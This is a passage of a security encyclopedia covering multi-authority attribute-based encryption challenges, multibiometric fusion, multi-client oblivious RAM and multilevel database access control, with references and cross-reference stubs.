- *Attribute revocation*. Similar to standard ABE, user attributes in decentralized multi-authority ABE may change with time (Cui and Deng, 2016). Compared with the direct revocation mechanism (e.g., the data owner is required to possess the current revocation list), the indirect revocation mechanism does not require the data owner to own the revocation list, but its key update phase is a bottleneck as it requires communication from AAs to all unrevoked users in all the time periods.
- *User accountability*. Due to the ABE system's anonymity nature, the decryption key can be abused by some dishonest users. Thus, the prevention of key abuse is critical to an access control system as the attribute keys directly mean access privileges over stored data. However, existing decentralized multi-authority ABE solutions do not provide efficient user accountability mechanisms.
- *Less efficient*. In most decentralized multi-authority ABE schemes, the size of ciphertexts is linear in the size of monotone span program or the number of attributes associated with ciphertexts and the number of bilinear pairing operations required for successful decryption. Thus, these systems cannot be employed on resource-limited devices.
- *Less secure*. All previous decentralized multi-authority ABE schemes are based on traditional number theory-based hard problems which are proven to have polynomial-time solutions, which cannot achieve quantum safety. Thus, constructing secure decentralized multi-authority ABE scheme according to lattice-based hardness problems is of prime importance in future work.

References

Chase M (2007) Multi-authority attribute based encryption. In: Vadhan SP (ed) Theory of Cryptography Conference, Lecture Notes in Computer Science, vol 4392, pp 515–534 [zbMATH]

Cui H, Deng RH (2016) Revocable and decentralized attribute-based encryption. Comput J 59(8):1220–1235

[MathSciNet][zbMATH]

Guo H, Meamari E, Shen CC (2019) Multi-authority attribute-based access control with smart contract. CoRR abs/1903.07009:6–11

Han J, Susilo W, Mu Y, Yan J (2012) Privacy-preserving decentralized key-policy attribute-based encryption. IEEE Trans Parallel Distrib Syst 23(11):2150–2162
[zbMATH]

Han J, Susilo W, Mu Y, Zhou J, Au MHA (2014) Improving privacy and security in decentralized ciphertext-policy attribute-based encryption. IEEE Trans Inf Forensics Secur 10(3):665–678
[zbMATH]

Lewko A, Waters B (2011) Decentralizing attribute-based encryption. In: Paterson KG (ed) Annual International Conference on the Theory and Applications of Cryptographic Techniques. Lecture notes in computer science, vol 6632, pp 568–588
[zbMATH]

Michalevsky Y, Joye M (2018) Decentralized policy-hiding attribute-based encryption with receiver privacy. IACR Cryptology ePrint Archive 2018:753
[zbMATH]

Rahulamathavan Y, Veluru S, Han J, Li F, Rajarajan M, Lu R (2015) User collusion avoidance scheme for privacy-preserving decentralized key-policy attribute-based encryption. IEEE Trans Comput 65(9):2939–2946
[MathSciNet][zbMATH]

Rouselakis Y, Waters B (2012) Efficient statically-secure large-universe multi-authority attribute-based encryption. In: Böhme R, Okamoto T (eds) International Conference on Financial Cryptography and Data Security. Lecture notes in computer science, vol 8975, pp 315–332
[zbMATH]

Sandor VKA, Lin Y, Li X, Lin F, Zhang S (2019) Efficient decentralized multi-authority attribute based encryption for mobile cloud data storage. J Netw Comput Appl 129:25–36
[zbMATH]

Sciancalepore S, Piro G, Caldarola D, Boggia G, Bianchi G (2018) On the design of a decentralized and multiauthority access control scheme in federated and cloud-assisted cyber-physical systems. IEEE Internet Things J 5(6):5190–5204

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_743

Multibiometrics

Arun Ross[59] ✉
(59) Department of Computer Science and Electrical Engineering, West Virginia University, Morgantown, WV, USA

✉ **Arun Ross**
Email: arun.ross@mail.wvu.edu

Synonyms

Biometric fusion

Definition

Multibiometrics refers to the use of multiple sources of biometric information in order to establish the identity of an individual. Multibiometric systems combine the biometric evidence offered by multiple biometric sensors (e.g., 2D and 3D face sensors), algorithms (e.g., minutia-based and ridge-based fingerprint matchers), samples (e.g., frontal and profile face images), units (e.g., left and right irises), or traits (e.g., face and iris) in order to enhance the recognition accuracy of a biometric system. Information fusion can be accomplished at several different levels in a biometric system, including the sensor-level, feature-level, score-level, rank-level, or decision-level. The challenge is to design an effective fusion scheme to consolidate multiple pieces of evidence in order to generate a decision about an individual's identity.

Background

Most biometric systems that are presently in use, typically use a single biometric trait to establish identity (i.e., they are unibiometric systems). Some of the challenges commonly encountered by biometric systems include:

- *Noise in sensed data*. The biometric data being presented to the system may be contaminated by noise due to imperfect acquisition conditions or subtle variations in the biometric itself.
- *Nonuniversality*. The biometric system may not be able to acquire meaningful biometric data from a subset of individuals resulting in a failure-to-enroll (FTE) error.
- *Upper bound on identification accuracy*. The matching performance of a unibiometric system cannot be indefinitely improved by tuning the feature extraction and matching modules. There is an implicit upper bound on the number of distinguishable patterns (i.e., the number of distinct biometric feature sets) that can be represented using a template.
- *Spoof attacks*. Behavioral traits such as voice and signature are vulnerable to spoof attacks by an impostor attempting to mimic the traits corresponding to legitimately enrolled subjects. Physical traits such as fingerprints can also be spoofed by inscribing ridge-like structures on synthetic material such as gelatin and play-doh. Targeted spoof attacks can undermine the security afforded by the biometric system and, consequently, mitigate its benefits.

Some of the limitations of a unibiometric system can be addressed by designing a system that consolidates (or fuses) *multiple* sources of biometric information. This can be accomplished by fusing, for example, multiple traits of an individual, or multiple feature extraction and matching algorithms operating on the same biometric trait. Such systems, known as multibiometric systems can improve the matching accuracy of a biometric system while increasing population coverage and deterring spoof attacks. Fusion in biometrics relies on principles in the information fusion and multiple classifier system (MCS) literature.

Besides enhancing matching accuracy, the other advantages of multibiometric systems over traditional unibiometric systems are enumerated below.

1. Multibiometric systems address the issue of nonuniversality (i.e., limited population coverage) encountered by unibiometric systems. If a

subject's dry finger prevents her from successfully enrolling into a fingerprint system, then the availability of another biometric trait, say iris, can aid in the inclusion of the individual in the biometric system. A certain degree of flexibility is achieved when a user enrolls into the system using several different traits (e.g., face, voice, fingerprint, iris, hand) while only a subset of these traits (e.g., face and voice) is requested during authentication based on the nature of the application under consideration and the convenience of the user.

2. Multibiometric systems can facilitate the filtering or indexing of large-scale biometric databases. For example, in a bimodal system consisting of face and fingerprint, the face feature set may be used to compute an index value for extracting a candidate list of potential identities from a large database of subjects. The fingerprint modality can then determine the final identity from this limited candidate list.

3. It becomes increasingly difficult (if not impossible) for an impostor to spoof multiple biometric traits of a legitimately enrolled individual. If each subsystem indicates the probability that a particular trait is a "spoof," then appropriate fusion schemes can be employed to determine if the user, in fact, is an impostor. Furthermore, by asking the user to present a random subset of traits at the point of acquisition, a multibiometric system facilitates a challenge-response type of mechanism, thereby ensuring that the system is interacting with a *live* user. Note that a challenge-response mechanism can be initiated in unibiometric systems also (e.g., system prompts "Please say 1-2-5-7," "Blink twice and move your eyes to the right," "Change your facial expression by smiling," etc.).

4. Multibiometric systems also effectively address the problem of noisy data. When the biometric signal acquired from a single trait is corrupted with noise, the availability of other (less noisy) traits may aid in the reliable determination of identity. Some systems take into account the *quality* of the individual biometric signals during the fusion process. This is especially important when recognition has to take place in adverse conditions where certain biometric traits cannot be reliably extracted. For example, in the presence of ambient acoustic noise, when an individual's voice characteristics cannot be accurately

measured, the facial characteristics may be used by the multibiometric system to perform authentication. Estimating the quality of the acquired data is in itself a challenging problem but, when appropriately done, can reap significant benefits in a multibiometric system.

5. These systems also help in the *continuous* monitoring or tracking of an individual in situations when a single trait is not sufficient. Consider a biometric system that uses a 2D camera to procure the face and gait information of a person walking down a crowded aisle. Depending upon the distance and pose of the subject with respect to the camera, both these characteristics may or may not be simultaneously available. Therefore, either (or both) of these traits can be used depending upon the location of the individual with respect to the acquisition system thereby permitting the continuous monitoring of the individual.

6. A multibiometric system may also be viewed as a fault tolerant system which continues to operate even when certain biometric sources become unreliable due to sensor or software malfunction, or deliberate user manipulation. The notion of fault tolerance is especially useful in large-scale authentication systems involving a large number of subjects (such as a border control application).


Theory

Based on the type of information available in a certain module, different levels of fusion may be defined. The various levels of fusion can be categorized into two broad categories: pre-classification or fusion *before* matching, and post-classification or fusion *after* matching (see Fig. 1). Such a categorization is necessary since the amount of information available for fusion reduces drastically once the matcher has been invoked. Pre-classification fusion schemes typically require the development of new matching techniques (since the matchers used by the individual sources may no longer be relevant), thereby introducing additional challenges. Pre-classification schemes include fusion at the sensor (or raw data) and the feature levels while post-classification schemes include fusion at the match score, rank, and decision levels.

- *Sensor-level fusion*. The raw biometric data (e.g., a face image) acquired from an individual represents the richest source of information although it is expected to be contaminated by noise (e.g., nonuniform illumination, background clutter, etc.). Sensor-level fusion refers to the consolidation of (a) raw data obtained using multiple sensors, or (b) multiple snapshots of a biometric using a single sensor.
- *Feature-level fusion*. In feature-level fusion, the feature sets originating from multiple biometric algorithms are consolidated into a single feature set by the application of appropriate feature normalization, transformation, and reduction schemes. The primary benefit of feature-level fusion is the detection of correlated feature values generated by different biometric algorithms and, in the process, identifying a salient set of features that can improve recognition accuracy. Eliciting this feature set typically requires the use of dimensionality reduction methods and, therefore, feature-level fusion assumes the availability of a large number of training data. Also, the feature sets being fused are typically expected to reside in commensurate vector space in order to permit the application of a suitable matching technique upon consolidating the feature sets.
- *Score-level fusion*. In score-level fusion the match scores output by multiple biometric matchers are combined to generate a new match score (a scalar) that can be subsequently used by the verification or identification modules for rendering an identity decision. Fusion at this level is the most commonly discussed approach in the biometric literature primarily due to the ease of accessing and processing match scores (compared to the raw biometric data or the feature set extracted from the data). Fusion methods at this level can be broadly classified into three categories: density-based schemes, transformation-based schemes, and classifier-based schemes.
- *Rank-level fusion*. When a biometric system operates in the identification mode, the output of the system can be viewed as a ranking of the enrolled identities. In this case, the output indicates the set of possible matching identities sorted in decreasing order of confidence. The goal of rank-level fusion schemes is to consolidate the ranks output by the individual biometric subsystems in order to derive a consensus rank for each identity. Ranks provide more insight into the decision-making process of the matcher compared to just the identity of the best match, but they reveal less information than match scores. However, unlike match scores,

the rankings output by multiple biometric systems are comparable. As a result, no normalization is needed and this makes rank-level fusion schemes simpler to implement compared to the score level fusion techniques.

- *Decision-level fusion*. Many commercial off-the-shelf (COTS) biometric matchers provide access only to the final recognition decision. When such COTS matchers are used to build a multibiometric system, only decision level fusion is feasible. Methods proposed in the literature for decision level fusion include “AND” and “OR” rules, majority voting, weighted majority voting, Bayesian decision fusion, the Dempster-Shafer theory of evidence, and behavior knowledge space.



Multibiometrics, Fig. 1 Fusion can be accomplished at various levels in a biometric system

Applications


A multibiometric system relies on the evidence presented by multiple sources of biometric information. Based on the nature of these sources, a multibiometric system can be classified into one of the following six categories: multi-sensor, multi-algorithm, multi-instance, multi-sample, multimodal, and hybrid (see Fig. 2).

- *Multi-sensor systems*. Multi-sensor systems employ multiple sensors to capture a single biometric trait of an individual. For example, a face recognition system may deploy multiple 2D cameras to acquire the face image of a subject; an infrared sensor may be used in conjunction with a visible-light sensor to acquire the subsurface information of a person's face; a multispectral camera may be used to acquire images of the iris, face or finger; or an optical as well as a capacitive sensor may be used to image the fingerprint of a subject. The use of multiple sensors, in some instances, can result in the acquisition of complementary information that can enhance the recognition ability of the system. For example, based on the nature of illumination due to ambient lighting, the infrared and visible-light images of a person's face can present different levels of information resulting in enhanced matching accuracy. Similarly, the performance of a 2D face matching system can be improved by utilizing the shape information presented by 3D range images.
- *Multi-algorithm systems*. In some cases, invoking multiple feature extraction and/or matching algorithms on the same biometric data can result in improved matching performance. Multi-algorithm systems consolidate the output of multiple feature extraction algorithms, or that of multiple matchers operating on the same feature set. These systems do not necessitate the deployment of new sensors and, hence, are cost-effective compared to other types of multibiometric systems. But on the other hand, the introduction of new feature extraction and matching modules can increase the computational complexity of these systems.
- *Multi-instance systems*. These systems use multiple instances of the same body trait and have also been referred to as multiunit systems in the literature. For example, the left and right index fingers, or the left and right irises of an individual, may be used to verify an individual's identity. The FBI's IAFIS (integrated automated fingerprint identification system) service combines the evidence of all ten fingers to determine a matching identity in the database. These systems can be cost-effective if a single sensor is used to acquire the multiunit data in a sequential fashion. However, in some instances, it may be desirable to obtain the multiunit data simultaneously, thereby demanding the design of an effective (and possibly more expensive) acquisition device.
- *Multi-sample systems*. A single sensor may be used to acquire multiple samples of the same biometric trait in order to account for the variations

that can occur in the trait, or to obtain a more complete representation of the underlying trait. A face system, for example, may capture (and store) the frontal profile of a person's face along with the left and right profiles in order to account for variations in the facial pose. Similarly, a fingerprint system equipped with a small size sensor may acquire multiple dab prints of an individual's finger in order to obtain images of various regions of the fingerprint. A mosaicing scheme may then be used to stitch the multiple impressions and create a composite image. One of the key issues in a multi-sample system is determining the *number* of samples that have to be acquired from an individual. It is important that the procured samples represent the *variability* as well as the *typicality* of the individual's biometric data. To this end, the desired relationship between the samples has to be established beforehand in order to optimize the benefits of the integration strategy. For example, a face recognition system utilizing both the frontal- and side-profile images of an individual may stipulate that the side-profile image should be a three-quarter view of the face. Alternately, given a set of biometric samples, the system should be able to automatically select the "optimal" subset that would best represent the individual's variability.

- *Multimodal systems*. Multimodal systems establish identity based on the evidence of multiple biometric traits. For example, some of the earliest multimodal biometric systems utilized face and voice features to establish the identity of an individual. Physically uncorrelated traits (e.g., fingerprint and iris) are expected to result in better *improvement* in performance than correlated traits (e.g., voice and lip movement). The cost of deploying these systems is substantially more due to the requirement of new sensors and, consequently, the development of appropriate user interfaces. The identification accuracy can be significantly improved by utilizing an increasing number of traits although the *curse-of-dimensionality* phenomenon would impose a bound on this number. The number of traits used in a specific application will also be restricted by practical considerations such as the cost of deployment, enrollment time, throughput time, expected error rate, user habituation issues, etc.
- *Hybrid systems*. The term *hybrid* is used to describe systems that integrate a subset of the five scenarios discussed above. For example, consider an audio-visual multibiometric system in which multiple

speaker recognition algorithms are combined with multiple face recognition algorithms at the match score or rank levels. Such a system would be multi-algorithmic as well as multimodal in its design.



Multibiometrics, Fig. 2 Sources of information for biometric fusion

Open Problems

Some topics of research in multibiometrics include (a) protecting multibiometric templates; (b) indexing multimodal databases; (c) consolidating biometric sources in highly unconstrained nonideal environments; (d) designing dynamic fusion algorithms to address the problem of incomplete input data; (e) quality-based fusion; and (e) predicting the matching performance of a multibiometric system.

Cross-References

DNA
Fingerprint
Handwriting
Iris Recognition
3D Palmprint
Speaker Recognition

Recommended Reading

Brunelli R, Falavigna D (1995) Person identification using multiple cues. IEEE T Pattern Anal 17(10):955–966

Chang KI, Bowyer KW, Flynn PJ (2005) An evaluation of multimodal 2D + 3D face biometrics. IEEE T Pattern Anal 27(4):619–624
[zbMATH]

Jain AK, Nandakumar K, Ross A (2005) Score normalization in multimodal biometric systems. Pattern Recogn 38(12):2270–2285
[zbMATH]

Kittler J, Hatef M, Duin RP, Matas JG (1998) On combining classifiers. IEEE T Pattern Anal 20(3):226–239
[zbMATH]

Kuncheva LI (2004) Combining pattern classifiers – methods and algorithms. Wiley, Hoboken
[zbMATH]

Ross A, Nandakumar K, Jain AK (2006) Handbook of multibiometrics, 1st edn. Springer, New York
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300620

Multicast Authentication

Broadcast Authentication from a Conditional Perspective
Broadcast Authentication from an Information Theoretic Perspective

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300622

Multicast Stream Authentication

Stream and Multicast Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1550

Multi-client Oblivious RAM

Sherman S. M. Chow[60] ✉ and Russell W. F. Lai[61] ✉
(60) Department of Information Engineering, Chinese University of Hong Kong, Shatin, Hong Kong
(61) Department of Computer Science, Aalto University, Espoo, Finland

✉ **Sherman S. M. Chow**
Email: smchow@ie.cuhk.edu.hk

✉ **Russell W. F. Lai (Corresponding author)**
Email: lai@cs.fau.de
Email: russell.lai@aalto.fi

Synonyms

Cloud security

Definitions

Oblivious random access machine (ORAM) traditionally aims to hide the access pattern of the processor from the memory for protecting software execution within a single machine. ORAM can also be considered in the network setting where a client wishes to obliviously access a database outsourced to a server.

Multi-client ORAM (MCORAM) is a natural extension of ORAM in the network setting, which involves a data owner, a server, and multiple clients. MCORAM allows the data owner to grant fine-grained access rights to multiple clients, and the clients to access the database maintained by the server in a way that the fellow clients and the server are oblivious to. One

could also consider a multi-server variant of MCORAM, where the role of the server is shared among several servers.

The Role of Each Entity

The data owner grants fine-grained access rights to each database entry by issuing secret keys to each client.

The server is responsible for maintaining the database, most likely in an encrypted form, and entertaining read and write requests to the database made by the clients.

Any client who wants to obliviously access a database entry engages in an oblivious access protocol with the server, while the data owner and the other clients need not participate and can stay offline. Upon protocol termination, the client obtains the accessed database entry while the server obtains a possibly updated database.

Security

The main security requirements of an MCORAM scheme are integrity and obliviousness, both of which assume an honest data owner.

Integrity is a strengthening of correctness, requiring that legally written database entries by honest clients should be readable by other honest clients with the appropriate access rights, even if the server is honest-but-curious and in the presence of malicious clients attempting to tamper with the database.

Obliviousness requires that the coalition between a malicious server and any malicious clients should not be able to tell any information about an access operation made by an honest client, including its identity, the index of the accessed entry, and the value retrieved or written, except for those which is leaked trivially by functionality (e.g., when the honest client is writing a database entry which a malicious client has access to).

Related Notions

Several other extensions of ORAM are closely related to but fundamentally different from MCORAM. Oblivious parallel RAM (OPRAM) extends ORAM by considering multiple processors accessing the same memory.

The processors are mutually trusted, different from MCORAM, where clients are mutually distrustful. Anonymous RAM (AnonRAM) (Backes et al., 2016) considers a similar network setting where multiple clients have oblivious access to an outsourced database. A crucial difference from MCORAM is that AnonRAM lacks access control elements – Each client can only access its own portion of the database.

Efficiency

The main efficiency measures of MCORAM are the computation and communication complexities of the oblivious access protocol for both the server and the clients. Maffei et al. (2017) showed that the server computation complexity is necessarily linear in the number of database entries in the so-called balls-and-bins model, where the server does not perform any computation except read and write operations. They also gave a construction with matching server computation, square-root client computation, and square-root communication complexities. Chow et al. (2020) gave a construction with logarithmic client computation, linear server computation, and logarithmic communication assuming fully homomorphic encryption and a server that can perform general computation.

Design Challenge

The major challenge of designing an MCORAM scheme often stems from the requirement that the clients, while being mutually distrustful, must jointly maintain the database structure for successful and oblivious accesses. With the non-interactive requirements, natural construction strategies such as emulating an ORAM using secure multiparty computation do not seem applicable.

Open Problems and Future Directions

The state-of-the-art (Chow et al., 2020) in the single server setting is built upon fully homomorphic encryption. A future direction is to reduce the use of heavyweight cryptographic tools to build an MCORAM scheme with similar security and efficiency guarantees.

Cross-References

Access Control Policies, Models, and Mechanisms
Access Matrix
Distributed Oblivious RAM
Oblivious Parallel RAM (OPRAM)
Oblivious RAM (ORAM)
Oblivious RAM Lower Bound
Privacy-Enhancing Technologies (PET)
Secure Data Outsourcing

References

Backes M, Herzberg A, Kate A, Pryvalov I (2016) Anonymous RAM. In: European Symposium on Research in Computer Security (ESORICS) Part I, pp 344–362

Chow SSM, Fech K, Lai RWF, Malavolta G (2020) Multi-client oblivious RAM with poly-logarithmic communication. In: Advances in Cryptology – ASIACRYPT Part II, pp 160–190 [zbMATH]

Maffei M, Malavolta G, Reinert M, Schröder D (2017) Maliciously secure multi-client ORAM. In: Applied Cryptography and Network Security (ACNS), pp 645–664

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300623

Multidimensional Databases

Statistical Databases

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300624

Multi-Exponentiation

Simultaneous Exponentiation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300625

Multifactor Authentication

Three-Factor Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_681

Multilevel DBMS

Giovanni Livraga[62] ✉ and Pierangela Samarati[63] ✉
(62) Computer Science Department, Università degli Studi di Milano, Milano, Italy
(63) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Giovanni Livraga**
Email: Giovanni.Livraga@unimi.it

✉ **Pierangela Samarati (Corresponding author)**
Email: Pierangela.Samarati@unimi.it

Definitions

A multilevel database management system (MDBMS) supports the application of a multilevel policy for regulating access to the database objects.

Theory

The first formulation of multilevel mandatory policies, and the *Bell LaPadula* model, simply assumed the existence of objects (information containers) to which a classification is assigned. This assumption works well in the operating systems (OS) context, where objects to be protected are essentially files containing the data. Later studies investigated the extension of mandatory policies to database systems. While in operating systems access classes are assigned to files, database systems can afford a finer-grained classification. Classification can in fact be considered at the

level of relations (equivalent to file-level classification in OS), at the level of rows (all the properties of a given real-world entity or association have the same classification), at the level of columns (different properties can have different classifications), or at the level of single cells (each data element, meaning the value assigned to a property for a given entity or association, can have a different classification), this latter being the finest possible classification. Element-level classification is appealing since it allows the assignment of a security class to each single real-world fact that needs to be represented. For instance, the name of a patient can be labeled Unclassified, while her disease can be labeled Secret; furthermore, the diseases of different patients can have different classifications. However, the support for fine-grained classifications, together with the obvious need for maintaining secrecy in the system operation, introduces complications. The major complication is represented by the so-called *polyinstantiation* problem (Jajodia and Sandhu, 1992; Lunt, 1991).

Let us start giving the definition of relational database. A relational database is composed of a finite set of relations, each defined over a set of attributes $A_1, \ldots, A_n$ (columns of the relation). Each relation is composed of a set of tuples $t_1, \ldots, t_k$ (rows of the relation) mapping attributes to values over their domain. A subset of the attributes, called key attributes, are used to uniquely identify each tuple in the relation, and the following *key constraints* are imposed: *(i)* no two tuples can have the same values for the key attributes, and *(ii)* key attributes cannot be `null`. In a multilevel relational database supporting element-level labeling, an access class $\lambda(t[A])$ is associated with each element $t[A]$ in a relation. An example of multilevel relation is illustrated in Fig. 1a. Note that the classification associated with a value does not represent the absolute sensitivity of the value as such, but rather the sensitivity of the fact that the attribute takes that value for a specific entity in the real world. For instance, classification Secret associated with value `H1N1` of the last tuple is not the classification of value `H1N1` by itself, but of the fact that `David` suffers from such disease. Note that this is not meant to say that the classification of an element is independent from its value. As a matter of fact it can depend on the value; for instance, a classification rule may state that all *infectious diseases* must be classified as Secret (Dawson et al., 1999).

Name	λ_N	Age	λ_A	Illness	λ_I
Alice	U	45	U	Gastritis	U
Fred	S	23	S	flu	S
Carol	U	57	U	Ulcera	U
David	U	79	U	H1N1	S

(a)

Name	λ_N	Age	λ_A	Illness	λ_I
Alice	U	45	U	Gastritis	U
Carol	U	57	U	Ulcera	U
David	U	79	U	–	U

(b)

Multilevel DBMS, Fig. 1 An example of multilevel relation (**a**) and the Unclassified view on it (**b**)

An alternative proposal to element-level classification applies classification at the level of key or non-key attributes. For each tuple, one classification is specified for the key attributes and one classification for the non-key attributes. Such granularity of classification has been proposed in Smith and Winslett (1992) to the aim of eliminating possible semantic ambiguities caused by uncontrolled fine-grained classifications.

Access control in multilevel DBMSs applies the two basic *Bell LaPadula* principles, although the no-write-up restriction is interpreted to have subjects writing at their own level only. In fact, while write-up operations can make sense in operating systems, where a file is seen as an information container and subjects may need to append low-level data in a high-level container, element-level classification nullifies this reasoning. Subjects at different levels have different views on a relation, which is the view composed only of elements they are cleared to see (i.e., whose classification they dominate). For instance, the view of an Unclassified subject on the multilevel relation in Fig. 1a is the table in Fig. 1b. Note that, in principle, to avoid conveying information, subjects should see no

difference between values that are actually `null` in the database and those that are `null` since they have a higher classification. However, some proposals do not adopt this assumption: for instance, in LDV (Haigh et al., 1991), a special value "restricted" appears in a subject's view to denote the existence of values not visible to the subject. To clarify the semantics of the presence of possible polyinstantiated entities or values, as well as providing a clean view of the database at different clearance levels, it is possible to leverage the theory of *belief* introduced in Smith and Winslett (1992), where classification operates at the level of key and non-key attributes producing different database instances for different classifications, and a subject *believes* only the database instance at her own classification (while *seeing* all the instances dominated by her own classification).

